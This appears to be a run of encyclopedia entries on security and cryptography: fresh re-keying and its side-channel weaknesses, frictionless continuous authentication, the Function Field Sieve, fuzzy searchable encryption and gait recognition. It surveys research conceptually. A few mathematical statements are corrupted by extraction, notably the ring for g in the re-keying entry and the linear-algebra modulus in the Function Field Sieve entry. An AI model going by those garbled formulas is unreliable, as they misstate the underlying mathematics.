Fresh Re-keying, Fig. 1 Generic fresh re-keying scheme

In general, the trade-off is that *g* does not need to be cryptographically strong but only should ensure strong diffusion between the master key *k* and the session keys k^* and most importantly should be easy to protect against differential power analysis (DPA). Given the above, what is left for the side-channel protection of the global scheme of Fig. 1 is that *f* must be secure against SPA (i.e., side-channel attacks exploiting a single measurement) - an easier task than preventing DPA against *f*. In addition, the fresh re-keying mechanism naturally prevents differential fault analysis (DFA) and of course should reduce the total costs for the protection against physical attacks.

In the original scheme, the function *g* was chosen as a polynomial multiplication over $g(a_i) \neq 0$ with *P* being the reducible polynomial $X^{16} + 1$.

Application

The original scheme was designed to protect a low-cost device which communicates with a high-end device. This is because only one party can benefit from the frequently changing keys, whereas the other side must (in the worst case) accept a constant nonce, which in turn results in a constant k^*. Therefore, the second party is assumed to be protected by traditional

(more expensive) means. To overcome this limitation, an extension to two or more parties has been proposed (Medwed et al., 2011).

Unfortunately, the original scheme has two limitations. First, using a block cipher as f allows for time-memory trade-off attacks on the long-term key. Second, with the original choice of g, a rather high noise level is required to achieve security. Both limitations and their corresponding mitigations are described in the following.

Time-Memory Trade-Off Attacks

The first problem with the original scheme is that a birthday attack can be carried out. In particular, one would encrypt a message under several different keys and store the results in a dictionary. Next, one would wait until the fresh re-keying would yield a ciphertext collision. This reveals the session key $k*$. Finally, for the original simple functions of g, the long-term key can be recovered via $g^{-1}(k*, r)$ (Dobraunig et al., 2014). In Dobraunig et al. (2015), discuss that this problem can be best overcome by using a tweakable block cipher for f. Further solutions are discussed in Mennink (2020).

Side-Channel Attacks

Despite the good protection of k against side-channel attacks, $k*$ can still be attacked as shown by Belaïd et al. The main observation is that an LPN instance can be constructed by collecting traces and filtering for those with high or low Hamming weight values for $k*$. For the LPN instance, those are then assumed to be erroneous all-1 or all-0 vectors, with some bias ε. Next, the multiplication equations can be split up in dot-product equations. Afterward, the BKW algorithm is used to get equations with more zeros in r (by finding linear combinations of the given equations), thus less bits in k to find, but at the cost of increasing the bias ε (Belaïd et al., 2014a). Over time, several improvements have been made (Belaïd et al., 2015), and the attack has been also adapted to software implementations where single bytes of the key can be observed (Pessl and Mangard, 2016). Finally, Guo observed that due to the reducibility of the polynomial P, the CRT can be used so solve the problem in a subfield, thus halving the bits to solve in a single step down to 64 (Guo and Johansson, 2019).

A general observation about the plaintext security of fresh re-keying schemes was made by Unterluggauer et al. (2017). In particular, they observed that traces for a constant plaintext and frequently changing keys allow for a DPA attack on the plaintext itself. In fact, for counter-mode-type encryptions, the xor of the plaintext and the key can be attacked with a first-order DPA, and for ECB mode, a second-order DPA is needed.

The Choice for *g*

As the time-memory trade-off attacks can be overcome by using a tweakable block cipher for *f*, the most interesting remaining problem is how to choose *g*. The authors of Belaïd et al. (2014b) carefully constructed a leakage resilient PRF. As a result, the leakages can be noise-free, and the leakage of k^* cannot be easily used in an attack on *k*. A similar approach has also been pursued in the design of ISAP (Dobraunig et al., 2020) where a Sponge function has been used for the purpose. In Dziembowski et al. (2016), the authors present a learning parity with rounding (LWR) instance for *g* as an almost key homomorphic scheme which is still easy to mask but has the advantage that k^* could be leaked entirely. This comes at the cost of a several kBs large key. In Duval et al. (2021), it is explored how to use learning with physical rounding. They argue that for a small 5-by-4 matrix/vector multiplication over a medium-sized (32-bit) prime field, the leakage samples obtained on k^* are insufficient for an attack, while *k* is still easy to mask.

Pursuing a different approach, Xi et al. use a PUF for *g* and argue about its side-channel security (Xi et al., 2018).

Frictionless User Authentication

Nathan Clarke[48] ✉
(48) University of Plymouth, Plymouth, UK

✉ **Nathan Clarke**
Email: nclarke@plymouth.ac.uk

Synonyms

Active authentication; Continuous authentication; Implicit authentication; Nonintrusive authentication; Transparent authentication

Definition

The ability to verify authenticity of a user (to a device or service) without the user needing to respond to an explicit authentication request.

Background

User authentication is a fundamental security control that enables access to systems and services. Without successful authentication, access control, and accountability services are meaningless, providing little support for the core principles of confidentiality, integrity, and availability. Unfortunately, authentication approaches: secret knowledge, token, and biometric, all fail to provide universally strong and acceptable solutions, with a substantial body of literature evidencing this. There is a longstanding dichotomy between the security a particular authentication technique can provide, and the convenience experienced by the user. For example, while passwords have the ability to be among the most secure authentication approaches

(with long and random compositions), the reality is often very different – with studies frequently finding users selecting passwords that are easily attacked.


Furthermore, existing approaches arguably fail to identify the real information security risk. Authenticating users at Point-of-Entry (PoE) and failing to require reauthentication of the user during the session provides a vast opportunity for attackers to compromise the data and services residing on a system. There is arguably a disconnect between the time an authentication decision is made and the subsequent access control decisions that rely upon it. However, forcing users to continuously re-authenticate to systems is cumbersome and fails to take into account the human factors of good security design, in order to ensure good levels of acceptability. Unfortunately, within this context, the burden placed upon users to authenticate simply at PoE is increasing rather than decreasing, with users interacting and engaging with a prolific variety of technologies and services, each with their own authentication expectations.

Theory and Application

The domain of frictionless authentication seeks to reduce and ideally remove the user-inconvenience factor from the authentication process. The approach is predicated on the concept of capturing authentication credentials in a nonintrusive or transparent manner while the user is naturally interacting with the system or device. This typically, although not exclusively, involves the capturing of biometric-based information that can be acquired in a covert fashion. For example, on a typical Smartphone, the following biometric modalities could be available:

- *Facial and Iris recognition*. Using the front-facing camera while interacting with the device
- *Speaker recognition*. Using the microphone during a telephone call
- *Keystroke analysis*. Using the keyboard or touchscreen during messaging
- *Behavioral analysis*. Using how applications and services are used
- *Linguistic analysis*. Analyzing the use of language within messages, email, and social network posts

As highlighted, the frequent disconnect between identity verification and subsequent access control is largely borne out of the inconvenience of



having users provide the authentication sample. However, with transparent acquisition of authentication samples, it becomes possible to move away from PoE to a model of continuous authentication. Clarke (2004) proposed the concept of transparent and continuous authentication – moving beyond Boolean authentication decisions to a continuous identity confidence measure. When access to a device/service/information is requested, a risk-based decision is taken as to whether a suitable level of identity confidence exists for that particular access request. This helps to ensure that the security being provided is commensurate with the risk posed by that request. For example, the risk posed by providing access to a financial application to a news application are very different.

While unimodal approaches to frictionless authentication are possible, research has tended to focus upon the application of multimodal approaches in order to ensure sufficient biometric samples are available for continuous authentication. For example, speaker recognition is only viable while the user is speaking. Multimodal approaches provide a more robust approach considering the large variety of devices (and subsequently their capability with respect to capturing biometric modalities) across a potentially large population of users with varying ability and desire to use particular biometric techniques.

When analyzing the biometric modalities suitable of transparent capture, there is a significant tendency toward behavioral rather than physiological approaches. This has the potential disadvantage with respect to performance, as the latter tend to outperform the former by some significant order of magnitude. However, with continuous authentication the system is able to provide an identity decision using multiple samples across multiple modalities, with a compounding factor that improves the base false acceptance rate to align it comparably with physiological techniques.

Figure 1 illustrates a generic Transparent Authentication System (TAS), which seeks to model the core stages of a frictionless authentication system (Clarke 2011). The model seeks to highlight the acquisition of multiple biometric modalities, feature extraction and processing, the classification/authentication stage where individual samples are verified (typically resulting in a continuous value of between 0 and 1, with 0 indicating a rejection of the claimed identity and 1 indicating acceptance). The *Authentication Manager* takes the role of the decision phase. In a

typical biometric system, this is no more complicated than applying a threshold to the value to decide on what level of similarity is acceptable. In a TAS, it is typical for the *Authentication Manager* to receive the output from multiple biometric samples (multi-sample, multimodal, multi-algorithmic, and multi-instance) in addition to biometric-independent information, for example, situational awareness and other sensor data from the device. The resulting information is fused to make an ultimate decision.

Frictionless User Authentication, Fig. 1 A generic transparent authentication system (TAS)

An increasing volume of research has been undertaken in the domain since the turn of millennium, with researchers focusing upon two core aspects:

- *The development of individual biometric modalities suited for application in a transparent mode*. In particular focusing upon the initial capture and subsequent feature extraction process
- *The integration of underlying biometric classifications/decisions into improving the verification performance*. focusing upon the field of multibiometrics and incorporating situational awareness

The focus upon the underlying biometric modalities has been with a view to how existing approaches can be adapted to operate in a transparent manner. For example, while facial recognition is a mature technology with

well-established operating characteristics, this only holds true in specific situations and environments which are highly controlled. For example, in a border/passport application, facial orientation, distance, and illumination are all controlled for. In a transparent application, none of these aspects are particularly easy to control and the system would need to contend with a far more substantial variation in all three factors. It transpires, the same is true for most existing biometric modalities, where additional pre- and post-processing is required to account for and create an appropriate feature vector. Efforts have also focused upon the development of new and novel biometric approaches. Examples include:

- *Behavioral Profiling*. Li et al. (2014) presented a study utilizing inter- and intra-application usage (e.g., what apps were used and when but also within the apps, what interactions were made (e.g., calls made and to whom, websites visited)
- *Facial Recognition*. As a physiological biometric, facial recognition offers up strong recognition performance if the external and environmental factors can be controlled. Clarke et al. (2008) presented a study that sought to utilize existing classification algorithms but trade-off the recognition performance for flexibility with the external factors – with a significant improvement in false rejection at a small cost to false acceptance.
- *Gait Recognition*. Derawi et al. (2010) proposed utilizing the accelerator sensor within a mobile device to monitor and implicitly authenticate users based upon a user's gait.
- *Keystroke Analysis*. Leveraging research on traditional Personal Computers, Clarke et al. (2007) presented one of the first behavioral-based for mobile devices that sought to capitalize on how users composed text messages and dialed telephone numbers.
- *Linguistic Profiling*. Saevanee et al. (2015) presented a study exploring the application of linguistic analysis for transparent authentication on a mobile device.
- *Touch-based recognition*. As mobile devices have migrated away from keypads/boards, researchers have explored how the differing tactile interface of a touchscreen can be used to authenticate users (using similar feature sets to those proposed by keystroke analysis) (De Luca et al. 2012).

Having established a set of appropriate biometric modalities, the research community have also focused on how to best capitalize upon these signals in the most efficient and effective manner with a view to maximizing security and minimizing user inconvenience.

- *Multimodal approaches*. The combination of two or more modalities configured in a serial or parallel fashion depending upon a desire for increased security or additional flexibility (in cases where a modality is not available) (Crawford et al. 2013)
- *Multibiometric approaches*. Going beyond multiple modalities, these approaches seek to utilize multiple samples, multiple algorithms, and/or multiple instances to enable a more robust and flexible approach to utilizing the underlying biometric samples. The increase in capability corresponds to an increase in system complexity (Saevanee et al. 2015; Clarke 2011)
- *Intelligent Systems*. Seek to apply additional information (e.g., situational awareness) in the decision phase of the process. Typically applied in addition to utilizing the multibiometrics within the classification stage of the authentication process (Al Abdulwahid 2017)

It all these proposed models, it is worth highlighting, it is the intention to capture all the necessary biometric information implicitly so that authentication appears frictionless from the user's perspective. It is acknowledged, however, that situations will arise where explicit verification could be required in order for a user to proceed with a particular access request. In that manner, these systems will also seek to incorporate PoE-based authentication approaches.

Open Problems and Future Directions

Research is continuing to investigate existing and new biometric approaches. Particularly as technology is evolving, new opportunities are being identified and explored. Researchers are exploring how Smart watches can be incorporated into the wider model. Such devices are sensor-rich with close physical proximity to the user, providing opportunities for modalities that track activity (through hand and arm movement) and the monitoring of bioelectrical markers (such as heart rate and electrical resistance)

Recognizing that users now typically engage with a wide range technologies simultaneously (e.g., mobile, tablet, Smart TV, PC) research is also exploring how frictionless authentication can go beyond the boundaries of individual devices, leveraging authentication information from across devices and services. Hocking et al. (2013) proposed a decentralized approach of sharing authentication data between trusted devices in a concept referred to as *Authentication Aura*. Al Abdulwahid (2017) proposed a centralized approach, adapting the concept of Federated Identity Management to apply specifically to user verification (rather than access control). The centralized approach benefits from a more comprehensive understanding of the situational awareness (i.e., which devices and services are being accessed by a user and from where) but at the cost of a reduction in privacy and a single point of attack. In comparison, the decentralized approach misses the "big picture" perspective but requires close physical proximity, reducing possible threat vectors and providing greater levels of privacy protection.

It was previously acknowledged that it was feasible for other authentication credentials to be utilized. For example, RFID-based tokens (e.g., credit cards), other trusted devices (e.g., a smartwatch, or nearby mobile device), trusted locations (e.g., home, work) could also contribute toward the confidence the system has in the authenticity of the user. Future research will explore how these approaches can be integrated into an *intelligent* TAS capable of quantifying direct and indirect biometric signals alongside establishing a wider situational awareness and contextual understanding of how and what this authentication decision is providing access to.

Function Field Sieve

Emmanuel Thome[49] ✉
(49) INRIA Lorraine Campus Scientifique, Villers-Lès-Nancy Cedex, France

Definition

The *Function Field Sieve* (FFS) is an algorithm originally due to Adleman (1994; Adleman and Huang 1999) for solving the Discrete Logarithm Problem in (the multiplicative group of) finite fields of small characteristic.

Background

The Function Field Sieve can be used to compute discrete logarithms in GF(p^k)* as long as k grows at least as fast as $(\log p)^2$. Under these conditions, the complexity of the function field sieve with respect to p and k is given by the expression in L-notation

$$L_{p^k}\left(1/3, (32/9)^{1/3}\right) = \exp\left((32/9)^{1/3}(k\log p)^{1/3} (\log(k\log p))^{2/3}\cdot(1+o(1))\right),$$

thereby achieving the best known complexity to date for computing discrete logarithms in such finite fields (in full generality).

The Function Field Sieve is very similar to the Number Field Sieve (the latter, best known as an algorithm for integer factoring, also exists as an algorithm to compute discrete logarithms in finite fields GF(p^k) when k

grows *slower* than $(\log p)^2$Number Field Sieve for Factoring and Number Field Sieve for DLP). The Function Field Sieve's earliest predecessor is Coppersmith's algorithm (1982), which was the very first algorithm of complexity $L(1/3)$ for solving discrete logarithms in the field GF(2^n).

Theory

It is assumed that a defining polynomial $f(x)$ for the finite field GF(p^k) has been chosen, as well as the equation of an absolutely irreducible plane curve $h(x, y)$. Another input is a polynomial $m(x)$ which satisfies $h(x, m(x)) \equiv 0 \bmod f(x)$. The Function Field Sieve looks at bivariate polynomials $\phi = a(x) - yb(x)$ from two different perspectives. On the one hand, reducing ϕ modulo $y - m(x)$ yields a polynomial in x. Reducing this polynomial in turn modulo $f(x)$ yields a finite field element. This is called the "rational side." On the other hand, one may consider ϕ modulo h, thereby considering it as a function on the curve defined by h. Evaluating this function at the place given by $(f(x), y - m(x))$ gives again the same finite field element. This is called the "algebraic side."

Functions meeting the *smoothness* condition on both sides are of interest to the Function Field Sieve. On the rational side, smoothness of $a(x) - m(x)b(x)$ is sought. On the algebraic side, one requires that the divisor of the function ϕ be smooth, in that only prime divisors from a predefined set (the algebraic *factor base*) appear in its support. This condition is checked by the factorization of the norm of ϕ as an element of an algebraic extension of $k(x)$. Once one has collected a sufficiently large number of functions which satisfy both smoothness conditions, it is possible to obtain the logarithm of the finite field elements corresponding to the factor base elements using linear algebra over $k_i' > 0$, where N is $p^k - 1$ (or possibly the cardinality of the prime subgroup of interest within this field).

Furthermore, logarithms of arbitrary finite field elements can be obtained from a process known as *special-q* descent, as described by Coppersmith (1984). An adaptation of this descent to the FFS case is given by Enge, Gaudry, and Thomé (2011).

Technical obstructions to the function field sieve are quite similar to those encountered in the number field sieve. However some may be

overcome in an easier way. In particular it is interesting to choose the curve h as what is known as a C_{ab} curve. This ensures that only one infinite place exists in the function field. Therefore, no obstruction stems from the "unit group" (whose role is played by places at infinity). Even with this convenience condition, the flexibility in choosing the polynomial h as well as the polynomial f defining the finite field is immense due to the fact that all finite fields having the same cardinality are isomorphic. This flexibility accounts for the good complexity of the function field sieve.

Experimental Results

Practical experiments with the function field sieve began with Joux and Lercier's computation of discrete logarithm in GF(2^{521}) in 2001 (Joux and Lercier 2002), and the present record is a computation of discrete logarithms in GF(2^{613}) by the same authors in 2005.

Fuzzy (similarity) search on encrypted data

Related Concepts

Search over Encrypted Data

Definition

Searchable encryption refers to the cryptographic primitive that allows users to outsource storage of their encrypted data to a remote untrusted server and later query the server in order to retrieve parts of the data. Fuzzy searchable encryption is searchable encryption that supports fuzzy (similarity) search queries.

Background

Cloud storage allows people and organizations to outsource their data to remote service providers who ensure reliable storage and easy access to the data. One of the major challenges in cloud storage is achieving security against untrusted service providers or compromises of their servers. Outsourcing data encrypted with standard tools could be a good security

solution but doing so will prevent querying and searching the data. Numerous works have studied the problem of searchable encryption, e.g. Song et al. (2000); Curtmola et al. (2006); Amanatidis et al. (2007); Kamara et al. (2012); Cash et al. (2014); Bsch et al. (2014). The solutions differ in the levels of security, efficiency and functionality they provide, however most of them only support exact-match queries, e.g., finding all records or documents containing keyword "1-800-555-1234."

There are situations, however, when queried keywords differ slightly from those in the stored encrypted data. A user can make a typo or can use different spellings, e.g., ask for "1-(800)-555-12-34." Moreover, some data, such as biometrics (fingerprints, peoples' photos, etc.) can be inherently noisy. In such situations searchable encryption solutions for exact-match queries will not be suitable.

This article surveys the problem of efficient search on encrypted data that supports fuzzy (similarity) search queries. The focus is on sub-linear-time search as a linear scan of the whole data is often prohibitive for applications dealing with very large databases.

the article does not consider the problems of fuzzy private set intersection and fuzzy private matching where the data is owned by the server that stores it.

Solutions

There are existing solutions to the problem of fuzzy search on encrypted data. Most constructions discussed below, just like most efficient searchable encryption schemes for exact match, leak query and access pattern. I.e., an attacker can see when a user repeats the same queries and can see which ciphertexts returned for each query. Unlike most exact-match searchable encryption schemes, most constructions for fuzzy search allow for false positives and false negatives.

Fuzzy search in the symmetric-key setting. Let us first look at the proposals in the symmetric-key setting (the secret key belongs to the user who owns and queries the data) and where the user can encrypt data "on-the-fly," without the need to create an encrypted index on the whole database.

Li et al. (2010) design a scheme that supports symmetric-key fuzzy keyword search. The idea is to encrypt a message using standard encryption

and attach deterministic tags (using a pseudorandom function) of the "neighbors" (in Edit distance) of the message. Then search can be done by finding the same tags in the query and stored ciphertexts. The construction in Li et al. (2010) lacks formal security analysis.

Boldyreva and Chenette (2015) formally define symmetric efficiently fuzzy-searchable encryption (EFSE) for a general closeness function on the message space. They also propose a formal security notion for EFSE. Intuitively, the definition requires that no information about the messages was leaked except for equality and closeness (since equality and closeness information is required for sub-linear search in the "on-the-fly" setting). The notion is a natural relaxation of the standard IND-CPA security definition prohibiting adversarial queries that trivially exploit this leakage of closeness and equality. The paper shows that security of the construction from Li et al. (2010) is not strong enough. In particular, tags reveal how many neighbors the associated messages share, and it is not required to have such leakage of information to perform efficient fuzzy search. The authors of Boldyreva and Chenette (2015) propose a general blockcipher-based space-optimal EFSE scheme provably meeting the security definition. Since the ciphertexts of the general construction can get quite large, the authors show how to construct schemes that are more space-efficient and satisfy a weaker security notion.

There are proposals in the setting where the user needs to know all the data in advance and pre-compute the encrypted index before data outsourcing.

Adjedj et al. (2009) propose a scheme that utilizes locality-sensitive hashing (LSH). The use of LSH is natural as applying a set of LSH functions to similar items will likely yield some equal outputs (tags), and hence traditional exact-match search can be performed on such tags. For this goal the paper uses a generic symmetric searchable encryption scheme by Curtmola et al. (2006). The construction also uses a standard symmetric encryption scheme and a pseudorandom permutation.

The construction by Kuzu et al. (2012) also relies on locality-sensitive hashing (LSH), a pseudorandom function, and standard encryption. In addition, it uses a Bloom filter. Both schemes (Adjedj et al. 2009; Kuzu et al. 2012) leak query similarity pattern. I.e., the attacker can see which tags are common among queried data. Kuzu et al. (2012) propose a multi-server construction that achieves stronger security.

Fuzzy search in the public-key setting. In the public-key setting (called multiwriter setting in Bsch et al. (2014)) any party can outsource data to the remote server using the public key of a user who can search and decrypt the results using the corresponding secret key. In this setting, Bringer et al. (2009) propose a scheme that uses LSH, a Bloom filter, a public-key encryption scheme, and a psudorandom function. The scheme requires the user to construct the index. To hide access pattern the scheme utilizes a private information retrieval (PIR) scheme Chor et al. (1998). Since PIR requires the server to perform a linear scan and of the database and incurs significant communication complexity, the scheme may not be suitable for large databases.

Fuzzy search in the keyless setting. Boldyreva et al. (2019) treat the problem of fuzzy search in the keyless setting. The authors introduce the notion of keyless fuzzy search (KlFS). A KlFS scheme permits masking a database in such a way that any user can retrieve content if and only if it possesses some data that is close to the masked data. Since there are no keys or trusted parties, security cannot be very strong. It depends on how hard it is for the adversary to come up with data that is close to the one in the masked database. The goal of KlFS is not to hide the data, but to mask it to prevent easy harvesting of information. The formal definition provided in the paper implies that recovering high entropy data protected with a secure KlFS scheme is costly for an attacker. The work proposes two KlFS schemes that utilize locality-sensitive hashes, cryptographic hashes and symmetric encryption as building blocks. The first scheme is generic and the he second scheme is tuned for databases of images.

Wildcard search. Several works address the problem of wildcard search that enables a user to query a keyword containing a wildcard, which may represent one or more symbols. Sedghi et al. (2010) presents a searchable encryption scheme for queries with wildcards in the public-key setting. The construction uses hidden vector encryption Boneh and Waters (2007), which is a variant of identity-based encryption. Yang et al. (2020) propose a more efficient construction based on Paillier encryption Paillier (1999) and a hash function. In the symmetric key setting, Suga et al. (2012) proposed a wildcard searchable encryption that utilizes a standard encryption scheme, a Bloom filter and a pseudorandom function. In their scheme each wildcard

represents only one character. Hu and Han (2015) improve the construction from Suga et al. (2012) so that a wildcard can represent any number of characters.

Verifiable fuzzy search. An attacker corrupting the server may not be able to compromise data privacy but can potentially compromise the correctness of the search. Wang et al. (2013) address proposes a verifiable fuzzy keyword search scheme that permits users to verify whether the server returns all the search results.

Open Problems

Just like with regular search on encrypted data, the main open problem is to find constructions which are efficient enough for deployment and satisfy strong security definitions.

Definitions

Gait recognition refers to the use of human walking, as captured visually or through movement sensors, to recognize or to identify a person based on their body shape and dynamics. This biometrics modality works for both uncooperative subjects at a distance and also for cooperative subjects.

Background

Walking is a periodic activity with each gait cycle or stride consisting of stance and swing phases (see Fig. 1). Two consecutive gait cycles correspond to the left stride and the right stride, so they are not the same. A

large portion of the musculoskeletal system is involved in the production of gait, making it a likely source of discriminating information between persons. Many health conditions also manifest as changes in gait, which is not the focus of this chapter. We are interested in the individual uniqueness of the gait signal, which can be used in biometrics and forensic applications.

Gait Recognition, Fig. 1 A gait cycle or stride can be partitioned into four periods: (i) right stance period when the right foot is in contact with the floor, beginning from "right heel-strike" (photo **a**) and ending at "right toe-off" (photo **d**) (ii) left swing period when the left foot is not in contact with the floor, beginning from "left toe-off" (photo **b**) and ending at "left heel-strike" (photo **c**) (iii) left stance period when the left foot is in contact with the floor, beginning from "left heel-strike" (photo **c**) and ending at "left toe-off" (photo **e**) and (iv) right swing period when the right foot is not in contact with the floor, beginning from "right toe-off" (photo **d**) and ending at "right heel-strike" (photo **e**). Moreover, the time between these periods, i.e., when both feet are in contact with the floor, is called "double limb support"

There are two potential sources of recognition information in human gait: shape and dynamics. Shape refers to the configuration or shape of the persons as they perform different gait phases. Dynamics refers to the *rates* of transition between these phases and is usually the aspect one refers to when one talks about gait in other contexts, such as biomechanics or human motion recognition. Both shape and, indirectly, dynamics can be captured, from a distance, using video, whereas inertial sensors carried on a person can directly measure rotation (using gyroscopes) and acceleration (using IMU) aspects of the gait but only from selected positions on the body.

Gait biometrics research has to synthesize both shape and human motion research. Designing well-performing gait recognition algorithms does not appear to be a straightforward application of existing methods developed in shape research or those in human motion research, independently of each other. The challenge is to overcome gait motion variations due to conditions other than identity, such as footwear, clothing,

walking surface, carrying objects, over elapsed time, walking speed, indoors vs. outdoors, and so on. Given the lack of theoretical understanding or modeling of how these factors affect gait shape and dynamics, gait recognition research, like most biometrics research, is experimental and is reliant on datasets.

Algorithms

Any gait recognition algorithm has three components: segmentation, feature extraction, and matching. From the raw video or inertial signal, we need to segment out the portion that represents gait cycles. In this gait segment, we compute features that represent different aspects of gait. These features can be time-series or a global feature capturing aspects of the entire gait cycle. These features are then matched to arrive at a similarity or distance score.

Matching for verification is a one-to-one comparison of the probe signal against the gallery signal of the claimed identity, and a pass/fail result is returned based on the degree of match. For identification, an ordered list of identities corresponding to gallery signals with best matches to probe signal is returned.

Segmentation

The goal of this step is to break up the input stream in small sections, representing one gait cycle or stride. Cycle-based segmentation methods for inertial sensors use peak finding to detect heel strikes or zero-crossings to detect stance phases to find the boundaries of gait cycles. The temporal segments could be of fixed time duration (typically 3 to 10 s) or for a fixed number of gait cycles. It is not clear which method is better; there are mixed results in the literature (Nickel and Busch, 2012; Hoang et al., 2013).

For video data, the first step is usually the estimation of the silhouette of the person in each video frame through a combination of background subtraction and tracking. Gait cycle detection is generally performed based on the autocorrelation overtime of the silhouette sequence. Gait cycles can be easily marked off based on the peaks in this correlation function.

Time Series Features

For video-based gait, as features, we can use the whole silhouette sequence or 2D shape features such as Fourier descriptors, 2D projections of the

silhouette along row and column, statistics of the overall shape, or various kinds of moment-based features (Nixon et al., 2010). For scale invariance, most works transform them so that they are robust with imaging distance.

Gait dynamics collected by the triaxial accelerometer and gyroscope are three dimensional but are with the coordinate system fixed relative to the device, not the body. Because of this, most works use the magnitude of the 3D vector as the gait signal. This choice results in some loss of the identity information in the signal. Usually, we have to also subtract acceleration due to gravity from the accelerometer readings. The nominal sampling rate is typically 100 Hz. The heel strikes are indicated by sharp valley signal.

Global Features

These features correspond to parameters to globally characterize gait dynamics, such as stride length, cadence, and stride speed along with static body parameters such as the ratio of sizes of various body parts (Tanawongsuwan and Bobick, 2001). These features have not yet reported high performances on pure 2D video data, partly due to their need for 3D calibration information. However, with the availability of 3D video sensors, more reliable body parameter estimates are possible. Sadeghzadehyazdi et al. showed that using a stereo lidar camera to extract the 3D joint location point, we can get 85% accuracy, but this was demonstrated only for ten-subject dataset with 34 sequences (Sadeghzadehyazdi et al., 2019).

Another possibility of static features from a video is the commonly used gait energy image (GEI) representation, computed by merely summing the silhouettes over one gait cycle period (Liu and Sarkar, 2004). Many works have found the GEI representation to be quite effective for video data. Most current works use this representation. One can use the entire GEI image as a feature or compute features using linear discriminant analysis (Han and Bhanu, 2004), or principal component analysis (Makihara et al., 2018), or ensemble combination of linear subspace transforms (Guan et al., 2014). Wang et al. (2012) presented a variation called the chrono-gait image, where instead of using the full silhouette, they used the contour of the silhouette and assigned frames in different positions into different channels.


For inertial signals too, we can compute global features, such as minimum, maximum, standard deviation, and higher-order cumulants (Sprager and Juric, 2015), or continuous wavelet coefficients (Juefei-Xu et

al., 2012), or even the well-known Fourier transform coefficients (Lu et al., 2014).

Matching

For time-series gait features, we need to compute the distance by aligning the two sequences. For this, one can use simple correlation, dynamic time warping (Veeraraghavan et al., 2009), Fourier analysis, and hidden Markov models (HMM) (Veeraraghavan et al., 2005; Zhong and Deng, 2014). In a study (Boulgouris et al., 2005), time-warping methods seemed to result in better performance when matching across surface changes. A variation of the HMM approach, where the overall distance was the accumulation of the observation probability, ignoring the transition probabilities, resulted in almost similar performance as the full HMM. Another variation of the HMM approach is the use of one population-HMM model (Liu and Sarkar, 2006), built using silhouette sequences from all persons in the gallery. One p-HMM represents the average gait over the population and is used to normalize any given gait sequence and also to clean up the noisy silhouettes all in one step. A separate temporal alignment process is not needed. The silhouette shapes of each stance are then matched to arrive at a similarity measure.


For global features, the key is the use of an appropriate distance or similarity measure to quantify differences in two feature vectors. Variation of the similarity or distance measure includes simple Euclidean, dot product, city block distance (Ngo et al., 2014), Euclidean distance measures, or Tanimoto similarity (Sprager and Juric, 2015; Subramanian and Sarkar, 2019; Ngo et al., 2014) or Hamming distance. Other more theoretically sophisticated distance measures are based on probabilistic models, or discriminative models such as support vector machines (Hoang et al., 2013; Juefei-Xu et al., 2012), or derived based on rigorous shape manifold analysis (Kaziska and Srivastava, 2007).



Since 2012, there has been an emergence of approaches that use neural networks to compute the similarities between a probe and a gallery sequence and then make a binary decision. Makihara et al. (2018) use a network with three convolution layers and two max-pool layers to output match decision. They showed that this algorithm achieved 91% rank-1 identification rate when tested on 1334 subjects. Yao et al. (2018) used a similar network but with key point features extracted from the gait energy

image. On the CASIA gait database B, for 124 different subjects, they showed improved performance in terms of view angle variations. Zou et al. (2020) and Delgado-Escaño et al. (2019) also applied deep learning for gait recognition-based inertial sensors with good results.

Benchmark Datasets and Performance



There are many video gait datasets (Nixon et al., 2010): the SOTON HID gait dataset with 115 subjects, the CASIA-B gait dataset with 124 subjects, and the CASIA-C night gait dataset with 153 subjects. The OU-ISIR dataset and its extension OULP-C1V1-A (Iwama et al., 2012) contain few thousands of subjects, and the TUM dataset (Hofmann et al., 2014) includes audio, image, and depth sequences from 305 subjects. However, the USF HumanID gait challenge is to date the only dataset that allows for the systematic analysis of the most combinations of factors that can influence gait.

The HumanID gait challenge problem facilitates an objective, quantitative measurement of video-based gait research progress on a dataset (Sarkar et al., 2005) consisting of 1870 sequences from 122 subjects. The problem definition has three components: a dataset, challenge experiments of different difficulty levels, and a simple gait recognition approach that is intended to set a baseline performance level to improve. Figure 2 shows some sample frames from this dataset. It was collected outdoors. Each person in the dataset was studied under a combination of as many as five conditions, such as a change in viewing angle, change in shoe type, change in walking surfaces (concrete and grass), carrying or not carrying a briefcase, and temporal differences. Along with the dataset, the gait challenge problem includes a definition of a set of 12 challenge experiments (A through L), spanning different levels of difficulty.

Gait Recognition, Fig. 2 Samples from the HumanID gait challenge dataset: subject walking on grass (**a**) along the frontal half of the elliptical path and (**b**) along the back half of the elliptical path

Figure 3 shows the performance of the baseline performance and the best performance reported in the literature over the years. We report performance in terms of identification rate, i.e., percentage of times the gait template with the correct identity is at the top rank in a 1 to N match. In 2002, when the Gait Challenge Problem was released, the performance of the baseline algorithm was better than the best reported performance. By 2004, while the baseline algorithm performance improved as the algorithm was fine-tuned, the performance of the best performance improved significantly and continued to improve through 2019.

Gait Recognition, Fig. 3 Improvement in gait recognition algorithms over time with respect to the baseline performance on the full dataset with 122 subjects for the key experiments. Experiments A, B, D, H, and K involve gait matching across viewpoint, shoe types, walking surface type, carrying condition, and time. From 2004 to 2019, the best reported performances are better on all the experiments

Compared to video gait recognition, inertial gait recognition is more recent but with a few well-known datasets. The ZJU-GaitAcc dataset (Zhang et al., 2015) has accelerometer data collected using Wii remotes positioned at five different body locations for 175 subjects, some of them having data collected at periods separated by a week to 6 months. The OU-ISIR datasets (Ngo et al., 2014) contain accelerometer and gyroscope gait data collected from more than 700 subjects. Gait data were collected while the subjects were walking on level ground, upward, and downward slopes. The USF-PDA dataset (Subramanian and Sarkar, 2019) contains accelerometer and gyroscope data gathered from 101 subjects using smartphones placed in the pocket or holster on the subjects, without any constraints on the orientation of the device. Cross-day data is available on 56 subjects with an elapsed time between a few days and eight weeks.

One major obstacle in inertial gait matching is that the orientation of the device relative to the user is hard to control and difficult to determine reliably. All the readings are with respect to the device, not the subject, making orientation invariance matching hard to do. Subramanian and Sarkar (2019) present five methods: magnitude (MAG), principal component analysis (PCA), vector cross product (VCP), reduced gait dynamics image (rGDI), and Kabsch alignment (KAB). These approaches compensate for the variable orientation and hence improve the performance of gait-based authentication algorithms. For the baseline with no rotation compensation average, equal error rate (EER) was 26.4%. The MAG, PCA, VCP, and rGDI methods reduced the average EER to approximately 23.0%. The Kabsch (KAB) method was more effective and reduced the average EER to 20.2%.

Open Problems and Future Directions

